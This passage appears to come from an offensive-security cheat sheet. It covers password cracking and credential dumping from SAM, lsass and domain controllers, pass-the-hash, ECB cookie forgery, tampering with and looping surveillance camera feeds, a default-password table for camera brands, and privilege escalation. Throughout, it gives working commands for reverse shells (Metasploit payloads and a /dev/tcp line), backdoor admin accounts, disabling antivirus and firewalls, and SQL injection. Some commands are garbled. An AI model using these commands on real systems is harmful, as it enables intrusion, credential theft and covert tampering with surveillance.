Then take root* 8246FACFAA5BB9CFDCDEAEDA and line below debian-sys maint, & combine
Should look like: root:* 8246FACFAA5BB9CFDCDEAEDA15DA4067EAA55FBC
Then use John Jumbo to crack
```

Password Cracking/Guessing

Password Lockout Policy

```
net accounts                                    :windows-local passwd policy
net accounts /domain                            :windows-domain passwd policy
wmic useraccount list brief                     :admin accounts have SID of 500
*by default windows admin account cannot be locked out
grep tally /etc/pam.d/*;grep tally /etc/pan.conf:search for lockout policy-linux/unix
*by default Pluggable Authentication Modules doesn't lock out root
```

Password Local Locations

```
/etc /password                                  :Linux,contains user,encrypted pass, UID
/etc/shadow                                     :contains password and account info
john <shadow backup> --format=descrypt          :many older systems use DES
$1$=md5, $2$/$2a$=blowfish, $5%=SHA-256, $6$=SHA=512, md5 use md5crypt
C:\\Windows\System32\config                     :Security Account Mngr file location
C:\\Windows\System32\                           :lsass.exe location
HKLM\Security\Policy\Secrets                    :use LSASecretsDump
hklm\sam                                        :system hive registry
hklm\security                                   :security hive registry
hklm\system                                     :system hive registry
```

Wordlists

```
locate wordlists                                :rockyou.txt,sqlmap/txt/wordlist popular
/usr/share/wfuzz/wordlist/fuzzdb/wordlists-user-passwrd     :Kali WL
/usr/share/wordlists                            :Kali WL
locate password.lst                             :john's password list
C:\Program File (x86)\Cain                      :Windows-Cain word list
www.skullsecurity.org/blog/?p=549               :Ron Bowes-leaked pass files
fonlow.com/zijianjuang/kpa                      :Windows Dictionary Generator tool
cat wordlist.txt|sort|uniq > dictionary.txt     :remove duplicate entries from wordlists
wc l /tmp/password.lst                          :count # words in list
```

Create Wordlists by Scraping Websites (Kali)

```
Cewl www.site.com –m 6 –w results.txt           :scrape site
Cat cewl.txt|wc –l                              :view results
Head cewl.txt
John --wordlist=cewl.txt --rules --stdout > mutate.txt:mutate pwds
Nano /etc/john/john.conf                        :edit john config
*scrape starting lineup of local sports teams; for IT targeted systems generate
wordlists from Star Wars, Lord of the Rings, Dr. Who, etc
```

Create Wordlists with Crunch (Kali)

```
crunch 6 6 01234567890ABCDEF -o crunch1.txt     : wordlist containing 0-9 and A-F
crunch 4 4 -f /usr/share/crunch/charset.lst mixalpha
crunch 8 8 -t ,@@^^%%%                          : 1 uppercase, 2 lower case, 2 special
chars, 3 numeric
```

Modify Wordlist to Fit Password Policy

```
cat /tmp/password.lst | pw-inspector –m 6 –n –u –l –c 2 > /tmp/custom_list.lst
```

Rainbow Tables

```
rtgen                                       :http://project-rainbowcrack.com
precomp                                     :http://sourceforge.net/projects/ophcrack
shg (relies on py-smbpasswd)                :www.nosneros.net/hso/code/shg
py-smbpasswd                                :http://barryp.org/software/py-smbpasswd
www.freerainbowtables.com                   :pregenerated set
Ophcrack (smaller free sets)     :http://lasecwww.epfl.ch/~oechslin/projects/ophcrack
```

Windows Credentials Harvester – Run From USB

```
Snadboy Revelations                             :Can run off USB as standalone exe
meterpreter > hashdump                          :use hashdump to get SAM & cached creds
```

```
HKLM\Security\Policy\Secrets  (LSA Secrets)    :use LSA SecretsDump to harvest
Creddump (www.oxid.it/creddump.html)           :harvest Microsoft Credential Manager
```

Password Brute Force Over the Network

```
hydra –l <user> -p <password> <ip> ssh               :use users from enumeration
hydra –L <userlist> -p <pass_file.txt> <ip> ssh      :use users from enumeration
ncrack –vv –user <user> -P <pass_file.txt> rdp://ip  :works well RDP
medusa –h <ip> -u <user> -P <pass_file.txt> -M http –m DIR:/admin –T 10
```

FTP Brute Force

```
msfconsole –q
search auxiliary type: auxiliary login
use auxiliary/scanner/ftp/ftp_login
show options
set PASS_FILE /root/passwords.txt
set USERPASS_FILE /root/users.txt
set RHOSTS <ip>
run
```

Enum SMB Password Guessing (Jordan Ritter's enum)

```
enum –D –u <user> -f <wordfile> <target_ip>    :over the network, NTLMv1 only
attacker: secpol.msc, Local Policies/Security Options/Network Security: LAN Mgr Auth
level/ Set to Send LM & NTLM responses
```

About SAM, LAN Manager, & NTLM

```
Windows stores passwords in SAM. Up to Windows 2003, Windows stores LAN Manager and
NTLM. LM Hashing is very weak, passwords longer than 7 chars split into 2 strings and
each part is hashed separately. It is also converted to upper case before hashed, and
does not use salts making rainbow tables easy. From Vista/Server 2008+, the Windows OS
disables LM and uses NTLM.
NTLM is still not salted though, and you can use a pass-the-hash with NTLM.
SAM cannot be copied while Windows is running. In memory attacks can be mounted though.
Note that with admin privs we can dump SAM db but with regular user privs we can dump
current user SAM from memory (PtH).
The has will look Guest:501:ABC:123::: You want to copy the ABC:123 portion. LM hash is
the one before the semicolon and the NT hash is the one after the semicolon. Starting
with Windows Vista and Windows Server 2008, by default, only the NT hash is stored.
```

Extract Hashes From SAM Locally (Windows)

```
fgdump.exe                                        :Attempts to kill AV, in memory
pwdump.exe                                        :in memory attack
samdump2 /mnt/XXX/WINDOWS/system32/config/system /mnt/XXX/WINDOWS/system32/config/sam
Ophcrack                                          :to crack or just pass the hash
SAM hive: (%SystemRoot%\system32\config)
OR
Fgdump                                            :successor to pwdump6
Pwdump7                                           :dump SAM hashes, works across Windows
Gsecdump                                          :dump SAM hashes, works across Windows
PWDumpX                                           :Does not work on 64 bit
reg.exe save hklm\sam C:\temp\sam.save            :save system hive registry
reg.exe save hklm\security C:\temp\security.save     :save security hive registry
reg.exe save hklm\system C:\temp\system.save       :save system hive registry
secretsdump.py –sam sam.save –security security.save –system system.save LOCAL
                                                  :get hashes of accounts & LSA secrets
*Then crack or Pass the Hash
```

Extract Password Hashes from RAM (Windows)

```
PEPacker (i.e. UPX)              :Package wce ifto help not get caught by AV
wce -o output.txt                :Windows Credential Editor and output to file
wce64.exe -w                     :dumps cleartext passwords, can steal NTLM from memory
OR
procdump.exe –accepteula –ma lasass.exe C:\windows\temp\lsass.dmp 2>&1
                                                  :dump lasass.exe process to file
GUI Alternative: Task Manager/right click lsass.exe/Create Dump File
```

```
mimikatz.exe log “sekurlsa:minidump lsass.dmp” skurlsa::logonPasswords exit
                                                :dump creds using mimikatz
```

Extract Password Hashes Remotely (Windows)

```
Ettercap
fgdump.exe                                      :have to run .exe but disables AV
pwdump6 <target_ip> <file> <user>               :admin privs; potentially crash lsass –
 pwdump 2/3 send passwords back over cleartext
pwdump7                                         :dump passwd from local system not
 memory, runs locally on system,automatically dumps SYSKEY and uses to decrypt SAM
meterpreter – compromise then “user priv”, “hashdump” or “run hashdump”
mimikatz.exe or mimikatz meterpreter extension :pulls from lsass in memory
Sniff challenge/response from network-LANMAN chall/response, NTLMv1/2, Kerberos
```

Extract Password Hashes From Domain Controller

```
On domain controller use VSS to retrieve ntds.dit :safer than extracting from memory
OR
VSSOwn                                          :create copies even if locked
cscript vssown.vbs /status                      :see if VSS running
cscript vssown.vbs /start                       :start VSS if not running
cscript vssown.vbs /create /c                   :create a snapshot
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\ntds\ntds.dit
  ntdsbackup.dit
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\system32\config\SYSTEM
  systembackup.bak
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\system32\config\SAM
  sambackup.bak
cscript vssown.vbs /stop                        :if it wasn’t running stop it
Then use Csaba Barta’s forensics analysis suite to extract hashes-ntds_dump_hash
```

Hash Identification

```
john 127.0.0.1.pwdump
Hash-identifier
```

Crack LM Hashes

```
john --format=lm hash.txt
hashcat -m 3000 -a 3 hash.txt
```

Crack NTLM Hashes (aka NTHash)

```
Obtained by dumping SAM database or using Mimikatz
You CAN use pass the hash
john --format=nt hash.txt
hashcat -m 1000 -a 3 hash.txt
```

Crack NTLMv1 Hashes (aka Net-NTLMv1)

```
Obtained by dumping SAM database, Mimikatz, or Responder or Inveigh
You CANNOT use pass the hash
john --format=netntlm hash.txt
hashcat -m 5500 -a 3 hash.txt
```

Crack NTLMv2 Hashes (aka Net-NTLMv2)

```
Obtained by dumping SAM database, Mimikatz, or Responder or Inveigh
You CANNOT use pass the hash
john --format=netntlmv2 hash.txt
hashcat -m 5600 -a 3 hash.txt
```

Hash Cracking (Windows)

```
john --rules --wordlist=/usr/share/wordlists/~.txt 127.0.0.1.pwdump
hashcat                                         :multithreaded cracking tool
oclhashcat                                      :GPU cracking w/ATI/NVIDIA -30x faster
```

Hash Cracking (Linux)

```
unshadow <pass_file.txt> <shadow-file.txt>      :first combine
unshadow <pass_file.txt> <shadow-file.txt> > unshadowed.txt
john --rules --wordlist=/usr/share/wordlists/~.txt unshadowed.txt
```

```
*Remember to delete john.pot
```

John the Ripper: SSE2 Capable

```
cp –r /opt/john-1.8.0 /tmp/john-sse2          :copy john to tmp folder
cd src
make clean linux-x86-sse2                     :assuming we are 32 bit
cd /tmp/john-sse2/run/                        :cd into dir we made sse2 john
./john --test                                 :test showing much faster than normal
./john /tmp/hashfile.txt                      :start running SSE2 john
./john --show /tmp/hashfile.txt               :show current cracked passwords
cat john.pot                                  :show all cracked passwords
```

John Jumbo Version

```
http://www.jedge.com/wordpress/2009/11/john-the-ripper-w-jumbo-patch/
Additional support for John; example needed to crack user.MYD (mysql) file
```

Crack with Rainbow Tables Using Ophcrack

```
ophcrack                                      :command to run ophcrack
select xterm                                  :terminal
cd /mnt/live/mnt/hdc/slax/ophcrack/tables; ls :review ophcrack tables
select tables button & then a table           :choose your rainbow table
select load then PWDUMP                       :load our password dump
select Launch                                 :if issues then reload tables
shutdown –h now                               :shut down ophcrack after
```

Outsource Cracking Hashes

```
Moxie Marlinspike                             :$17 to crack password in 20 minutes
```

Physical Access to Machine (Linux Boot Discs)

```
Win Admin Password Reset:
http://pogostick.net/~pnh/ntpasswd            :WinNT – Win 8.1, lose access to EFS keys
Linux Root Password Reset:
Boot original install disks to linux rescue, mount file system, counts are maintained
by default in /var/log/faillog, reset using faillog –r –u <login>
Kon-Boot boot disc                            :woks on Windows and some Linux
```

Pass the Hash

Pass the Hash (MetaSploit psexec)

```
./msfconsole                                    :start
use exploit/windows/smb/psexec                  :psexec mod (needs admin creds)
set PAYLOAD windows/meterpreter/reverse_tcp     :
set RHOST; set LHOST; set SMBUser               :
set SMBPass <LANMAN>:<NT>                       :Pass the Hash
exploit
```

Pass the Hash

```
export SMBHASH:…:…                              :then do next cmd
*Replace any NO PASSWORD LM hashes with empty LM hash
pth-winexe –U administrator //<ip> cmd          :to gain a command prompt
pth-<tab>                                       :shows all pass the hash tools
OR
wce –l (lists hashes avail) –s (insert cred into memory) –d (remove creds)
```

Pass the Token

```
wce –K (list tokens) –k (option to inject)
```

Using PowerShell Empire

Link

Encryption Exploitation

Electronic Code Book Exploit Without Decrypting (Example of PHP Site using ECB for authentication)

ECB description, splits into blocks of X bytes length, each block encrypted separeately
XKCD ECB reference

Detecting Weakness
Register a new account & log in, the cookie auth string ends in %3d%3d (base64 for ==)
Decode using the following Ruby code:

```
% irb
> require 'base64' ; require 'uri'
> Base64.decode64(URI.decode("<string>"))      :where cookie auth=<string>
```

OR decode URI to string manually and then base 64 decode
echo "OR9hcp18+C1bChK10NlRRg==" | base64 -d | hexdump –C :cookie auth=" OR9hcp18+…Rg=="

Finding patterns in the cookie
Create 2 accounts with same password, then compare the cookies and look for patterns
Base 64 decode after
Create a user with long username/password, do 20 "a"s for both.
Base 64 decode then look for patterns. In our example, we see the pattern repeated after 8 bytes meaning the ECB encryption uses block size of 8 bytes.
Also since the pattern is not completely repeated we see it is using a delimiter.
This means the stream is either user-delimiter-pass or pass-delimiter-user.
Create another user with a long user and short password to see how it is parsed.

Find size of delimiter
Create username/passwords of varying lengths to find the size of the delimiter. In our example we see combined user/password lengths of 5,6,7 bytes give a cookie length of 8 bytes, but user/password lengths of 8&9 give cookie length of 16. Previously we found that the block size is 8 bytes, we know the delimiter is 1 byter.

Testing which part of cookie is used
In this example we see that if we remove everthing after the delimiter it will still authenticate.
You could try to generate admin: but in this example the web app prevents this attack

Exploit the vulnerability
Create a username that contains 8 characters followed by the word admin (aaaaaaaaadmin)
Once decoded it looks like \x1AL\xD23k\xCA\x1D\xD7\xE0Vd.)r\xEBz\aO\xC6d\x19\xE3+\xE3
In our previous example with 20 "a"s remove \x1AL\xD23k\xCA\x1D\xD7.
So the new cookie looks like: \xE0Vd.)r\xEBz\aO\xC6d\x19\xE3+\xE3, but remember to re-encode.
*To remove the bytes and convert back and forth you can use this online decoder/encoder

Ruby Script to Encode:

```
irb
> require 'cgi'; require 'base64'
 => true
> CGI.escape(Base64.strict_encode64("\xE0Vd.)r\xEBz\aO\xC6d\x19\xE3+\xE3"))
 => "4FZkLily63oHT8ZkGeMr4w%3D%3D"
```

In Fiddler drop the old packet in Composer, replace the auth= string with the new value

Exploit by Swapping Blocks Around (More difficult)
Our example assumes SQL backend, and some dbs using VARCHAR will allow spaces after user – example "admin' gives same result as 'admin '
Goal is to end up with ECB(admin [separator]password)
Use a username composed of password (8 bytes) followed by 7 spaces (1 for delimiter)
Use a password of admin followed by 3 spaces.
This way each block is 8 bytes long.
Use Burp to intercept and make sure browser didn't remove the spaces.
Use Burp with decoder to swap first 8 bytes with last 8 bytes.

Looping Surveillance Cameras (Defcon 23 Presentation)

How To
Live Editing of Network Software
*note uses an active tap in the middle

MitM Attack to Modify TCP Streams (Web Traffic) on the Fly
sudo python2 run_sandwich.py
show
add link eth
help eth
eth list
add eth ip
add ip tcp
tcp help
tcp list
load graphs/cloud2butt.py :replaces "cloud" with "butt"
show

Flip Images in Web Traffic
run_sandwich.py –continued
del eth
load graphs/imageflip.py

Replace Video Stream
For video RTP/TCP is the protocol whereas the previous example intercepted HTTP, also RTSP, RTCP, RTP/UDP
run_sandich.py --continued
del eth
load graphs/record.py
show :should have link/eth/ip..etc –recorder and –rtsp
load graphs/subtle.py :modifies feed on the fly to show as example
recorder start loop.h264
recorder status :shows how many packets recorded
recorder stop
load graphs/loop.py :loads loop but timestamp still goes in circles
load graphs/timestamp.py

Binwalking the firmware Updates (older Tutorial by Benjamin Tamasi)

How To (Older, but in English) Updated Notes Later
nmap scan showed port 23 open on DVR
downloaded firmware .bin update
file romfs.img :showed us that it was a PPCBoot image
binwalk –Me firmwareUpgrade.bin :you can automate the whole process this way
cd firmwareUprade.extracted/ :navigate to extracted system
ls; cd cramfs-root/; cat etc/passwd
alternatively binwalk –S romfs.img | grep root gives a bunch of strings from extracted files, and gives us location of root

OR
file firmwareUpgrade.bin :showed us that its basically a zip file
on windows rename to .zip but in linux did unzip firmwareUpgrade.bin, gave us .img files
binwalk romfs.img :tells us 64 bit header, data CRC is also important because we could do custom updates ourselves to the firmware without telnet access to the current OS

OR
hexdump –C romfs.img :shows us a little more readable than cat command does, but we need to strip out first 64 bits of header
dd bs=1 if=romfs.img of=romfs.out skip=64 :cut out first 64 bits and rename it romfs.out
file romfs.out :shows us stripping out first 64 bit header gives us a linux file system
mount –o loop romfs.out /tmp/foo :mount our firmware upgrade w/stripped out header
cd /tmp/foo :check out our mounted fw upgrade
cat /etc/passwd :shows root passwd hash (embedded linux doesn't use shadow often)
*copy to john's hashlist, then john.exe hashlist.txt – (cmd is in windows)
oclhashcat cracked faster for Ben

THEN
ls; cd mnt; cd mtd; cd Config; cat Account1 :showed us telnet password's hash
mount :/mnt/mtd shows rw, meaning we can change the password
rm Account1 (then reboot) :deletes account file which will set back to factory default (blank)
or in later example rm -rf /mnt/mtd/ to reset camera to factory

ReverseTCPShell:
msfconsole
use linux/armle/shell_reverse_tcp
set LHOST 192.168.1.107
set SHELL /bin/sh
generate -f backdoor -t elf
use exploit/multi/handler
set PAYLOAD linux/armle/shell_reverse_tcp
set LPORT 4444
exploit # :)

VIDEO STREAMS
kill -SIGSTOP pid # pid of fvideoencoder :freeze the video stream
kill -CONT pid # pid of fvideoencoder :unfreeze the video stream
mount -t cifs -o username=GUEST,password=p //192.168.1.107/smb /mnt/samba :mount smb share
Umount and remount /mnt/web from a samba share (here we have rw access, we can modify anything without damaging the device)

Replacing Video Feed with a Loop Like In Mission Impossible

Updated Notes Later (much better, but in Hungarian ☹) & supporting docs
Needed: apt-get install cramfsprogs, mtd-utils, upx-ucl

Default passwords, guest account left on
telnet: xmhdipc, xc3511, rockTeco, vizxv

rtsp://192.168.1.108:554//user=admin_password=_channel=1_stream=0.sdp

System info.... cd around /proc/cpuinfo, /proc/stat, bins

Mount Samba (CIFS) share:
mount -t cifs -o username=GUEST,password=p //192.168.1.107/smb /mnt/samba

Dump flash
dd if=/dev/mtdblock0 of=/mnt/samba/mtdblock0 bs=4096

Dump Memory
dd if=/dev/mem of=/mnt/samba/ram bs=4096
We get a segfault, but we got some handy info

# binwalk flashdump
# extract flashdump (cramfs, jffs2)
sudo cramfsck -x output 0.cramfs

jffs2reader mtdblock7 # -d: directory, -f: cat out file
jffs2dump mtdblock7

mount jffs2 image
modprobe mtdram total_size=65536 # also erase_size=128
modprobe mtdblock
modprobe jffs2
dd if=mtdblock7 of=/dev/mtdblock0
mount /dev/mtdblock0 /mountpoint -t jffs2

U-Boot bootargs:
strings mtdblock1
bootargs = Linux Kernel Boot Arguments

Web Server fun
check open ports
netstat -l
netstat does not have the option -e, we use instead:
cat /proc/net/tcp | grep :0050 # 0050 is port 80 in hex

```
# get inode info: 3896
# Check process for inode 3896
ls -l /proc/939/fd | grep 3896 # Sofia

# Map Open ports to processes
# ========= TCP ================
# 23 - telnetd # Telnet Server
# 80 - Sofia # HTTP Server
# 554 - Sofia # RTSP Stream
# 8899 - Sofia # SOAP (ONVIF?)
# 9527 -              (???)
# 34561 -
# 34567 - Sofia # ONVIF (Media Port?)
# 34599 - Sofia #
# ========= UDP ================

# Metasploit Fun
msfconsole
use linux/armle/shell_reverse_tcp
set LHOST 192.168.1.107
set SHELL /bin/sh
generate -f backdoor -t elf
use exploit/multi/handler
set PAYLOAD linux/armle/shell_reverse_tcp
set LPORT 4444
exploit # :)

# Video fun (Replacing the RTSP Stream)
# replace values in mt.js "rtsp://"

# Compile our own software for the device
#compile with arm-gcc:
arm-linux-gnueabi-gcc -march=armv5te -mtune=arm926ej-s -msoft-float -mfloat-abi=soft -o helloworld helloworld.c
```

Script:stream.sh

```
#!/bin/sh
# ----------------------------------------
echo "VLC RTSP Stream script"
sudo vlc-wrapper -I telnet --telnet-password vlc --rtsp-host 0.0.0.0:554 --vlm-conf vlc.conf
```

Support configuration file for script above: vlc.conf

```
new batman vod enabled
setup batman input batman.mp4
```

Support configuration file for script below: webcam.conf

```
new batman vod enabled
setup batman input v4l2:///dev/video0:v4l2-standard=PAL:v4l2-dev=/dev/video0 output "#transcode{vcodec=h264}"
```

Script: webcam.sh

```
#!/bin/sh
# ----------------------------------------
echo "VLC RTSP Stream script"
sudo vlc-wrapper -I telnet --telnet-password vlc --rtsp-host 0.0.0.0:554 --vlm-conf webcam.conf
```

Common Logins

Camera Manufacturer	Username	Password	Default IP
3xLogic	admin	12345	192.0.0.64
ACTi	Admin or admin	12345/123456	192.168.0.100
American Dynmics	admin	Admin/9999	192.168.1.168
Arecont Vision	admin	no set password	no default/DHCP
Avigilon	admin	admin	no default/DHCP
Avigilon (newer)	Administrator	<blank>	no default/DHCP

Axis	root	pass or no set password	192.168.0.90
Basler	admin	admin	192.168.100.x
Bosch	service	service	192.168.0.1
Bosch	Dinion	no set password	192.168.0.1
Brickcom	admin	admin	192.168.1.1
Canon	root	Model# of camera	192.168.100.1
CBC Ganz	admin	admin	192.168.100.x
Cisco	no default	no set password	192.168.0.100
CNB	root	admin	192.168.123.100
Costar	root	root	unknown
Dahua	admin	admin	192.168.1.108
Digital Watchdog	admin	admin	192.168.1.123
DRS	admin	1234	192.168.0.200
DVTel	Admin	1234	192.168.0.250
DynaColor	Admin	1234	192.168.0.250
FLIR	admin	fliradmin	192.168.250.116
Foscam	admin	[leave blank]	unknown
GeoVision	admin	admin	192.168.0.10
Grandstream	admin	admin	192.168.1.168
GVI	Admin	1234	192.168.0.250
HIKVision	admin	12345	192.0.0.64
Honeywell	administrator	1234	no default/DHCP
IOImage	admin	admin	192.168.123.10
IPX-DDK	root	Admin or admin	192.168.1.168
IQInvision	root	system	no default/DHCP
JVC	admin	Model# of camera	no default/DHCP
LTS Security	admin	12345/123456	192.0.0.64
March Networks	admin	[leave blank]	unknown
Merit Lilin Camera	admin	pass	no default/DHCP
Merit Lilin Recorder	admin	1111	no default/DHCP
Messoa	admin	1234/Model# of camera	192.168.1.30
Mobotix	admin	meinsm	no default/DHCP
Northern	admin	12345	192.168.1.64
Panasonic	admin	12345	192.168.0.253

Panasonic	admin1	password	192.168.0.253
Pelco	admin	admin	no default/DHCP
PiXORD	admin	admin	192.168.0.200
PiXORD	root	pass	192.168.0.200
QVIS	Admin	1234	192.168.0.250
Samsung Techwin	root	4321 or admin	192.168.1.200
Samsung Techwin	admin	4321 or 1111111	192.168.1.200
Sanyo	admin	admin	192.168.0.2
Sentry360	Admin	1234	192.168.0.250
Sony	admin	admin	192.168.0.100
Speco (older)	root/admin	root/admin	192.168.1.7
Speco (newer)	admin	1234	192.168.1.7
StarDot	admin	admin	no default/DHCP
Starvedia	admin	no set password	no default/DHCP
Toshiba	root	ikwb	192.168.0.30
Trendnet	admin	admin	192.168.10.1
UDP	root	unknown	unknown
Ubiquiti	ubnt	ubnt	192.168.1.20
W-Box	admin	wbox123	192.0.0.64
Wodsee	admin	[leave blank]	unknown
Verint	admin	admin	no default/DHCP
VideoIQ	supervisor	supervisor	no default/DHCP
Vivotek	root	no set password	no default/DHCP

Windows Privileged Services Commonly Exploited

```
csrss.exe                                   :controls interactions within user mode
winlogon.exe                                :logs users on
lsass.exe                                   :authorization checks
SAM database                                :
```

Privilege Escalation in Linux (Ubuntu Example)

```
ssh user @ip                                :you have a logon user but no root priv
cat /etc/issue                              :example, we see 32 bit Ubuntu
uname –a                                    :we found the kernel version
*Look on exploit database to find 32 bit kernel exploit called mempodipper.c
wget -0 linklocation                        :run on target machine; get exploit code
gcc exploit.c –o exploit                    :compile code to binary file on target
file exploit                                :properties
id                                          :properties
./exploit                                   :run exploit
cat /etc/shadow                             :use root priv to view logons
*Many exploits unstable and can cause crashes
```

Setgid Root Privilege Escalation (Unix #30)

```
sudo –l                                     :in this example root on /usr/bin/passwd
ls -l /usr/bin/passwd                       :look for s in permissions for setgid
sudo -u victim cp /bin/bash /tmp/foo        :old exploits could copy bash
cd /tmp
sudo -u victim chmod +xs foo                :set the gid bit
ls -ltrh :check for the s bit set for setgui
id
whoami
exit

vi bar.c                                    :create the following C file

int main(void)
{
system("cat /home/victim/key.txt");
}

gcc -o bar bar.c                            :compile the C code
sudo -u victim cp bar /tmp/foo              :copy the file as victim
sudo -u victim chmod +xs foo                :add the setgid bit
ls –ltr                                     :check to make sure s for setgid bit
./foo                                       :run program you compiled then copied
```

Sudo Misconfig Privilege Escalation Using Perl Access (Unix #31)

```
sudo -l                                     :in this example we can run perl
sudo -u victim perl -e 'print `cat /home/victim/key.txt`'
                                            :perl can use back ticks to run cmds

Alternative method:
Note the following will receive permission denied:
sudo -u victim perl -e "print `cat /home/victim/key.txt`"

So you would have to do the following:
sudo -u victim perl -e '`/bin/bash`'
id
cp /home/victim/key.txt /tmp/.key
chmod 777 /tmp/.key
cat /temp/.key :note you will not be able to view
exit
```

```
cat /tmp/key :now you can view
```

Sudo Misconfig Privilege Escalation Using Python Access (Unix #32)

```
sudo –l                                          :check permission, example gives python
sudo –u victim python                            :run python as user victim

>>>import os
>>>os.system('uname')
>>>os.system('cat /home/victim/key.txt')

alternatively
>>>from subprocess import call
>>>call(['cat', '/home/victim/key.txt'])
```

Sudo Misconfig Privilege Escalation Using Ruby Access (Unix #33)

```
sudo -l                                          :check permission, example gives python
sudo –u victim ruby –e ‘`id`’                    :single quote outside, backtick inside
sudo -u victim ruby –e 'puts `cat /home/victim/key.txt`'

alternatively
sudo -u victim ruby -e 'require "irb"; IRB.start(__FILE__)'
>puts `id`
>puts `cat /home/victim/key.txt`
```

Sudo Misconfig Privilege Escalation Using JavaScript (node) Access (Unix #34)

```
sudo -l                          :check permission, example gives /usr/local/bin/node

sudo –u victim node –e 'var exec = require("child_process").exec;
exec("cat /home/victim/key.txt", function (error, stdOut, stdErr) {
console.log(stdOut);
});'
```

Privilege Escalation in Windows (XP/Server 2003 Exploit Example)

```
*We use the MS11-080 Afd.sys privilege exploit
Wget -0 ms11-080.py http://linklocation          :download exploit onto a windows box
*The exploit was written in python, most Win don’t have, so we have to install pywin32-
218,and also unzip pyinstaller to our Windows box
*Save exploit under pyinstaller directory (ms11-080.py)
Python pyinstaller.py –onefile ms11-080.py       :compile .py to .exe
*once compiled find under ms11-080/dist
*host in web root folder on linux box so that we can download it on target windows box
*To download it on our target Windows box, IE then ip/ms11-080.exe
Ms11-080.exe -0 2K3                              :run exploit on target box, get prompt
whoami                                           :quick check once prompt
net user backup backup /add                      :add user
net localgroup administrator backup /add         :add backup to local admin group
```

Privilege Escalation using Enlightenment Exploit Pack (for Linux)

```
run_null_exploits.sh                             :then choose 1-6 for exploits
run_nonnull_exploits.sh                          :then choose 1-6 for exploits
```

Privilege Escalation using Meterpreter (for Windows)

```
use priv                                         :loads priv module
getsystem                                        :attempts to get system priv
hashdump                                         :pull hashes from memory
run hashdump                                     :pull hashes file system in registry
getuid                                           :make sure getsystem worked
ALSO
getprivs                                         :pull additional privs using existing
load kiwi                                        :loads Mimikatz 2
creds_all                                        :kiwi command to pull passwds from mem
```

Privilege Escalation in Windows (Weak Service Permissions Example)

```
icalcs scsiaccess.exe                              :in Windows check permissions
*In Kali we take the following script useradd.c:
#include <stdlib.h>
Int main {}
{
  Int I;
  I=system (net localgroup administrators lowpriv /add");
  Return 0;
}
i586-mingw32msvc-gcc useradd.c –o useradd.exe  :compile our c file to windows exe
file useradd.exe                                   :file properties
cp useradd.exe /var/www/                           :copy to web directory to share w/Win
*Win box go to IE, http://kali_ip/useradd.exe :pull down from kali web directory
Move scsiaccess.exe scsiaccess.exe.orig        :archive old exe we are exploiting
Copy C:\..\Downloads\useradd.exe scsiaccess.exe:Note our cmd prompt is in the scsi fldr
*Next time service restarted or computer restarted the service will run the new script
Services.msc                                       :Windows services;
```

Privilege Escalation in Linux (Weak Service Permissions Example)

```
find / -perm -2 ! –type l –ls 2>/dev/null      :Search system for world writable files
nano /etc/cron.hourly/cronjob.sh               :example cron job with full privileges
bash –I >& /dev/tcp/kali_ip/443 0>&1           :Add line in script for nc connection
nc –lvp 443                                    :Set up netcat listener on kali machine
id                                             :on the listener see what privs we have
```

Escalate From Bash to Terminal Access (Install Telnet on Windows)

```
pkgmgr /iu:"TelnetServer"                          :install package, if fails try next cmd
dism /online /Enable-Feature /FeatureName:TelnetServer             :if 1st install
command fails try this one
sc query tlntsvr                                       :check if service is running
sc config tlntsvr start=demand                         :a disabled svc cant be started
sc start tlntsvr                                       :start telnet server
net user <user> <pass> /add                            :for a pen test create disposable
net localgroup TelnetClients /add                      :some Win vs require this
net localgroup TelnetClients <user> /add               :add user to the group
netsh advfirewall firewall add rule name="Allow TCP 23 dir=in action=allow
remoteip=<ip> protocol=TCP localport=23                :punch a hole in the host firewall
OR
run gettelnet <options>                                :meterpreter script that does same
```

Escalate From Bash to Terminal Access (Enable RDP)

```
sc query termservice                                   :see if RDP is running
sc config termservice start= demand                    :change so we can manually start
sc start termservice                                   :start RDP service
reg add "hklm\system\currentcontrolset\control\terminal server" /v fdenytsconnections
/t reg_dword /d 0                                      :allow terminal svcs connections
netstat –na | find ":3389"                             :see if RDP is listening
net user <user> <pass> /add                            :disposable account for pentest
net localgroup "Remote Desktop Useres" <user> /add     :put account in RDP group
netsh advfirewall firewall add rule name="Allow RDP" dir=in action=allow remoteip=<ip>
protocol=TCP localport=3389                            :punch a hole in the firewall
OR
Run getgui <options>                                   :meterpreter script that does same
```

VNC Access Inject Into Memory

```
meterpreter > run vnc <options>                        :must have meterpreter payload
```

Bash to Terminal Escalation in Linux (Python required on Target)

```
python –c "import pty"; pty.spawn('/bin/sh');"         :pty is terminal capabilities
```

Bash to Terminal Escalation in Linux (enabling sshd/telnetd)

```
useradd –o –u 0 <user>                                  :add user with root priv - pentest
echo <password> | passwd –stdin <login>                 :some linux needs non-UID 0 to ssh
service sshd start                                      :invoke ssh on systems w/svc cmd
/etc/init.d/sshd start                                  :start ssh on system w/no svc cmd
telnet:
ps aux | grep inetd (or xinetd)                         :chck to see if process running
telnet stream tcp nowait root /usr/sbin/tcpd in.telnetd     :if inetd is used
grep telnet /etc/services                               :if no line for 23 add it
kill –HUP <processID>                                   :afer changes reread the config
```

Bash Workaround for accessing system with Privileges of Another Account

```
runas /u:administrator cmd.exe                          :use schtasks /? Or at /?
su/ sudo/                                               :use crontab to schedule a job
```

Disable Group Policy / Windows Defender / Windows Firewall

```
Disable Group Policy
cmd
REG add "HKLM\SYSTEM\CurrentControlSet\services\gpsvc" /v Start /t REG_DWORD /d 4 /f
<OR>
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\gpsvc\start  :change to “4”
First need to take ownership <cmd would be takeown & icacls)

Stop Group Policy Client:
net stop gpsvc

Disable Windows Defender
REG add "HKLM\ SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware" /v
Start /t REG_DWORD /d 1 /f                              :1=disable;0=enable


Disable Windows Firewall
netsh advfirewall set allprofiles state off
```

Gaining An Initial Foothold

Recon-ng

```
recon-ng                                          :start recon-ng
use recon/domains-contacts/whois_pocs             :employee names & emails plugin
use recon/domains-vulnerabilities/xssed           :existing XSS vulns
show options                                      :show variables
set SOURCE cisco.com                              :run
```

SQL Injection

```
Sqlmap –u http://ip --crawl=1                     :enumerate web pages
Sqlmap –u http://ip/comment.php?id=738 --dbms=mysql --dump --threads=5     :extract
```

Database Exploitation Against Web Server with Remote Command Shell

```
